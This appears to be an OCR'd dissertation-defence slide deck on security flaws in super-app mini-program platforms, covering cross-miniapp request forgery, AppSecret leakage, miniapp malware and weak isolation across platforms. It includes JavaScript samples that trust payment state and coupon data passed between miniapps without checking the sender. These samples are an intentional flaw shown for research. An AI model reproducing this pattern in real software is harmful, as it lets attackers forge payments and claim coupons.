
The Cracked Matryoshka: On the Emerging Threats in Super App Ecosystem

Yuqing Yang


Presented to Dissertation Committee:
Prof. Zhiqiang Lin, Prof. Michael Bond, Prof. Carter Yagemann
and Prof. Ouliana Ziouzenkova

The world of super apps


The world of super apps




The world of super apps




The world of super apps







Ecosystem and landscape




Ecosystem and landscape




Security challenges






Security challenges




Security challenges

1. Implementation Inconsistency




Security challenges

1. Implementation Inconsistency
2. Improper Isolation




Security challenges

1. Implementation Inconsistency
2. Improper Isolation
3. Restrained Capability



Security challenges


1. Implementation Inconsistency
2. Improper Isolation
3. Restrained Capability



A. Vulnerability Exploitation

Security challenges

1. Implementation Inconsistency
2. Improper Isolation
3. Restrained Capability



A. Vulnerability Exploitation

B. Malware Attack

Why we care

Why we care

- Significant impact:
  - WeChat alone has over 1,260 M Monthly active users (MAU)

Why we care

- Significant impact:
  - WeChat alone has over 1,260 M Monthly active users (MAU)
  - AliPay: 1,300M, Line: 178M, Zalo: 70M...

Why we care

- Significant impact:
  - WeChat alone has over 1,260 M Monthly active users (MAU)
  - AliPay: 1,300M, Line: 178M, Zalo: 70M...
- Sensitivity of resource:
  - Phone number, user info, home address, bank card...

Why we care


- Significant impact:
  - WeChat alone has over 1,260 M Monthly active users (MAU)
  - AliPay: 1,300M, Line: 178M, Zalo: 70M...
- Sensitivity of resource:
  - Phone number, user info, home address, bank card...
- Fragmentation issue

Why we care


- Significant impact:
  - WeChat alone has over 1,260 M Monthly active users (MAU)
  - AliPay: 1,300M, Line: 178M, Zalo: 70M...
- Sensitivity of resource:
  - Phone number, user info, home address, bank card...
- Fragmentation issue
  - Fragmented core functionality
  - Infrastructure discrepancy
  - Proprietary execution engines

Road to enlightment


The two research patterns



The two research patterns





STRUCTURED




UNSTRUCTURED


The two research patterns






The two research patterns







The two research patterns




The two research patterns







Overview


Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)


Overview


Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)
MiniApp Vulnerability
CMRF
CCS'22
AppSecret Leakage
CCS'23
TaintMini
ICSE'24


Overview


Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)
MiniApp Vulnerability
CMRF
CCS'22
AppSecret Leakage
CCS'23
TaintMini
ICSE'24
MiniApp Malware
MiniMalware
NDSS'25
MINT Malware
(in submission)
MIRAGE Malware
(in submission)


Overview


Android Vulnerability
ManiChecker
CCS'22
Clone Vulnerabilities
(in submission)
Unsafe Parcel
(in submission)
Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)
MiniApp Vulnerability
CMRF
CCS'22
AppSecret Leakage
CCS'23
TaintMini
ICSE'24
MiniApp Malware
MiniMalware
NDSS'25
MINT Malware
(in submission)
MIRAGE Malware
(in submission)


Overview


Android Vulnerability
ManiChecker
CCS'22
Clone Vulnerabilities
(in submission)
Unsafe Parcel
(in submission)
Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)
MiniApp Vulnerability
CMRF
CCS'22
AppSecret Leakage
CCS'23
TaintMini
ICSE'24
MiniApp Malware
MiniMalware
NDSS'25
MINT Malware
(in submission)
MIRAGE Malware
(in submission)


Overview


Android Vulnerability
ManiChecker
CCS'22
Clone Vulnerabilities
(in submission)
Unsafe Parcel
(in submission)
Super App Ecosystem
MiniCrawler
SIGMETRICS'21
SoK: Super App
(in submission)
MiniApp Vulnerability
CMRF
CCS'22
AppSecret Leakage
CCS'23
TaintMini
ICSE'24
MiniApp Malware
MiniMalware
NDSS'25
MINT Malware
(in submission)
MIRAGE Malware
(in submission)

CMRF: sharing info between miniapps



CMRF: sharing info between miniapps




Cross miniapp communication

```
// sender (shopping miniapp) ID: wxd7c977843ebe7a64
    submitOrder: function(){
    price = self.getPrice();
    tt.navigateToMiniProgram({
      appId: "wx2d495bf4b2abdecef",
      path: "paymentpage",
      extraData: {
        Price: price
        orderID: orderid,
      }
    });
  }
  onLaunch(o){
    var e=this;
    o.referrerInfo && (e.globalData.paymentState
      = o.referrerInfo.extraData.paymentState) &&
      (e.globalData.couponCode
      = o.referrerInfo.extraData.couponCode)
    if(e.globalData.paymentState == "Success")
    {
        shiptheProducts() //ship the products
    }
    saveCouponCode(e.globalData.couponCode)
  }
```


```
// receiver (payment miniapp) ID: wx2d495bf4b2abdecef
  var e=getApp();
  onLaunch(o){
    o.referrerInfo && (e.globalData.price
      = o.referrerInfo.extraData.Price) &&
      (e.globalData.appId
      = o.referrerInfo.appId)
    e.globalData.orderID = o.referrerInfo.extraData.orderID
  }
  Pay:function() {
    var price = e.globalData.Price
    wx.requestPayment({price, ...}) //pay the order
    if(e.globalData.appId == "wxd7c977843ebe7a64"){
        e.globalData.coupon = 'MYCOUPON'
    }else{
        e.globalData.coupon = null
    }
  }
  wx.navigateBackMiniProgram({
  extraData: {
  paymentState: 'Success',
  couponCode: e.globalData.coupon
}
```

CMRF: the broken assumption




- Vetted miniapps are trusted
- Platforms trust miniapp developers to verify CMRF initiators

AppSecret: communication between front-ends and back-ends




- **App Secret (`MK`).**

AppSecret: communication between front-ends and back-ends




- **App Secret (`MK`).**
- **Login Token (`LT`).**

AppSecret: communication between front-ends and back-ends



- **App Secret (`MK`).**
- **Login Token (`LT`).**
- **API Key (`AT`).**

AppSecret: communication between front-ends and back-ends



- **App Secret (`MK`).**
- **Login Token (`LT`).**
- **API Key (`AT`).**
- **Session (Encryption) Key (`EK`).**

AppSecret: a single key sinks the entire ship




Figure: An excerpt of attack traffic traces

AppSecret: the broken security assumptions

- Vetted miniapps are trusted
- Privacy data are encrypted during transmission


AppSecret: the broken security assumptions

- Vetted miniapps are trusted
- Privacy data are encrypted during transmission
- Platform trust Miniapp developers to store AppSecret at back-end
- Miniapp developers trust platforms to protect their front-end


MINT: prevalence of weak isolation

Platform	Region	Users (M)	Type	Accessible?	Reource Access Control			
					Front-end		Back-end	
					Identifier	Isolated?	Identifier	Isolated?
Alipay [63]	China	1,300	Payment	✔	App ID	✔	URL Domain	✗
Amap [53]	China	4,770	Navigation	✔	App ID	✔	URL Domain	✗
Baidu [50]	China	632	News Portal	✔	App ID	✗	URL Domain	✗
Binance [68]	China	30	Shopping	IP Blocked	App ID	🔒	URL Domain	🔒
ByteDance [52]	China	715	Social	✔	App ID	✗	URL Domain	✗
DingTalk [54]	China	191	Social	✔	App ID	✔	URL Domain	✗
Douyin [58]	China	639	Video	✔	App ID	✗	URL Domain	✗
Eleme [59]	China	40	Delivery	✔	App ID	✔	URL Domain	✗
Ixigua [58]	China	131	Video	✔	App ID	✗	URL Domain	✗
JingDong [57]	China	580	Shopping	Enterprise only	App ID	🔒	URL Domain	🔒
Koubei [61]	China	21	Delivery	✔	App ID	✔	URL Domain	✗
